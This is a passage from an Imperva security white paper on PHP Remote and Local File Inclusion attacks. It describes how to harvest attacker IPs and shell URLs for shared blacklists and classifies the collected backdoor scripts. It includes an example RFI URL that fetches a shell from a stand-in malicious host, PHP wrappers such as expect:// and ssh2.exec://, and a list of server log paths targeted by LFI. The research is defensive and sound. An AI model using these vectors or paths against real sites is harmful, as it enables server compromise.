


Figure 3 Attack sources VS. targets graph - Target applications in green, RFI attacking IPs in red

We conclude that by forming a community that shares RFI data we can cross-pollinate black lists of attack sources' IPs from site to site and possibly get a head start over attackers.

6.2.2 Shell hosting URLs analysis

By applying the same methodology used for extracting the sources of RFI attacks, we can also extract the URLs of hosted malicious code ("shell"). E.g. for the following attack vector <http://www.vulnerable.com/test.php?file=http://www.malicious.com/shell.txt> the Shell URL is <http://www.malicious.com/shell.txt>.

The shell URLs are then extracted from RFI attack traffic, downloaded and verified to be a valid script.

As with the attack source analysis we had analyzed the distribution over time of Shell hosting URLs and the relationship between specific attack sources and their selected targets.




Figure 4 Distribution of shell hosting URLs over time




Figure 5 Shell hosting URLs VS. targets graph - Target applications in green, Shell hosting URLs in purple

We conclude that, similarly to the community generated RFI attacking IPs black list, by forming a community that shares RFI data we can cross-pollinate black lists of attackers' shell hosting URLs from site to site and possibly get a head start over attackers.

6.2.3 Shells analysis

Another benefit of the shell hosting URLs analysis is that in the process of validating that RFI target is a valid script, we had obtained shell codes used by hackers, which give us the ability to analyze them.

We had collected more than 800 different URLs that were used as parameters in RFI attempts. We investigated more than 150 unique injected scripts that these URLs reference. These scripts are all variations on 10-15 basic scripts that were slightly modified by various hacker groups. They were usually written in the PHP scripting language, since RFI vulnerabilities are typical to applications using PHP. A few of the scripts, however, were written in the Perl language. There are various functionalities that the scripts provide:

- 85% of the scripts are just vulnerability probes. They test the attacker's ability to execute code by including a distinctive message in the application's output. These scripts are short (less than 4Kbytes) and there are multiple copies of each one that the attackers use interchangeably to avoid detection or overload in their hosting computers.
- 10% of the scripts are more sophisticated and open a control channel back to the attacker. This IRC-based channel enables the attacker to remotely control actions performed by the scripts, like extracting information from the host, scanning the injected host for other security vulnerabilities and exploiting the discovered vulnerabilities. Additionally, they enable the attacker to use the host as a platform for attacking other sites, as part of a botnet. Scripts of this type are usually 4-90Kbytes long.
- The remaining 5% of the scripts are similar in attack potential to the previous category, but they also inject HTML pages into the legitimate application. This lets the attacker control the injected script using a hidden Web UI that the application unknowingly exposes instead of through IRC commands. The piggybacked attack-UI remains online while the vulnerable web application is online. Scripts of this type are naturally longer, up to 200Kbytes.

7. Bibliography

PHP compiler

http://www.slideshare.net/sebastian_bergmann/php-compiler-internals

VLD resources:

- <http://derickrethans.nl/more-source-analysis-with-vld.html>
- <http://pecl.php.net/package/vld>
- <http://fabien.potencier.org/article/8/print-vs-echo-which-one-is-faster>

Imperva "in the wild" RFI/LFI studies

- http://www.imperva.com/docs/HII_Web_Application_Attack_Report_Ed1.pdf
- http://www.imperva.com/docs/HII_Web_Application_Attack_Report_Ed2.pdf
- http://www.imperva.com/docs/HI_Remote_File_Inclusion.pdf

8. About Imperva

Imperva (NYSE: IMPV), is a data security company headquartered in the United States, which provides solutions for high-value business data protection and prevents sensitive data theft from hackers and malicious insiders by securing data across three main areas: databases, file systems, and web applications.

Imperva's mission is simple - protect the data that drives our customers' business. Imperva solutions provide:

- **Data Breach Prevention:** Real-time protection against hackers and malicious insiders targeting sensitive data
- **Regulatory and Industry Compliance:** Fast and cost-effective route to compliance with full visibility into data usage, vulnerabilities and access rights
- **Data Risk Management:** Continuous and repeatable process for identifying and mitigating data risk

9. About The Author

Tal Be'ery is the web security research team leader at Imperva's Application Defense Center (ADC). In this position, he leads the efforts to capture and analyze hacking activities. The insights obtained in this process are incorporated into the design of new security mechanisms by the web research team he leads.

Mr. Be'ery holds a B.Sc and an M.Sc degree in Electrical Engineering and Computer Science. He was granted a number of awards both for his academic work and his professional achievements.

Mr. Be'ery is a Certified Information Systems Security Professional (CISSP), with a decade of experience in the Information Security field. He has been a speaker at security industry events including RSA and AusCERT and was included by Facebook in their whitehat security researchers list.

10. Appendix A – PHP streams and wrappers

	Stream	PHP wrapper	PHP Version	Examples/Options
1	Accessing HTTP(s) URLs	http:// https://	4.3.0 https added	http://example.com/file.php?var1=val1 &var2=val2 https://user:password@example.com

2	Accessing FTP(s) URLs	ftp:// ftps://	4.3.0 ftps added	ftp://example.com/pub/file.txt ftps://user:password@example.com/pub/file.txt
3	Data (RFC 2397)	data://	Available since 5.2.0	data://text/plain;base64,
4	Accessing local filesystem	file://	Available since 5.0.0	/path/to/file.ext file:///path/to/file.ext
5	Accessing various I/O streams	php://	Available since 5.0.0	php://filter/resource=http://www.example.com
6	Compression Streams	zlib:// bzip2:// zip://	<i>zlib</i> : PHP 4.0. <i>compress.zlib</i> :// and <i>compress.bzip2</i> :// 4.3.0	zlib: compress.zlib:// compress.bzip2://
7	Find pathnames matching pattern	glob://	Available since 5.3.0	DirectoryIterator("glob://ext/spl/examples/*.php")
8	PHP Archive	phar://	Available since 5.3.0	
9	Secure Shell 2	ssh2://	Available since 4.3.0	ssh2.shell://user:pass@example.com:22/xterm ssh2.exec://user:pass@example.com:22/usr/local/bin/somecmd
10	RAR	rar://	Available since PECL rar 3.0.0	rar://<url encoded archive name>[*][#[<url encoded entry name>]]
11	Audio streams	ogg://	Available since	ogg://http://www.example.com/path/to/s

			4.3.0	oundstream.ogg
12	Process Interaction Streams	expect://	Available since 4.3.0	expect://command

11. Appendix B - Popular log file paths targeted by LFI

1. /etc/httpd/logs/access.log
2. /etc/httpd/logs/access_log
3. /etc/httpd/logs/error.log
4. /etc/httpd/logs/error_log
5. /opt/lampp/logs/access_log
6. /usr/local/apache/log
7. /usr/local/apache/logs/access.log
8. /usr/local/apache/logs/error.log
9. /usr/local/etc/httpd/logs/access_log
10. /usr/local/www/logs/thttpd_log
11. /var/apache/logs/error_log
12. /var/log/apache/error.log
13. /var/log/apache-ssl/error.log
14. /var/log/httpd/error_log
15. /var/log/httpsd/ssl_log
16. /var/www/log/access_log
17. /var/www/logs/access.log
18. /var/www/logs/error.log
19. C:\apache\logs\access.log
20. C:\Program Files\Apache Group\Apache\logs\access.log
21. C:\program files\wamp\apache2\logs
22. C:\wamp\logs
23. C:\xampp\apache\logs\error.log
24. /opt/lampp/logs/error_log
25. /usr/local/apache/logs
26. /usr/local/apache/logs/access_log
27. /usr/local/apache/logs/error_log
28. /usr/local/etc/httpd/logs/error_log
29. /var/apache/logs/access_log
30. /var/log/apache/access.log
31. /var/log/apache-ssl/access.log
32. /var/log/httpd/access_log
33. /var/log/httpsd/ssl.access_log
34. /var/log/thttpd_log
35. /var/www/log/error_log
36. /var/www/logs/access_log
37. /var/www/logs/error_log
38. C:\apache\logs\error.log
39. C:\Program Files\Apache Group\Apache\logs\error.log

- 40. C:\wamp\apache2\logs
- 41. C:\xampp\apache\logs\access.log
- 42. proc/self/environ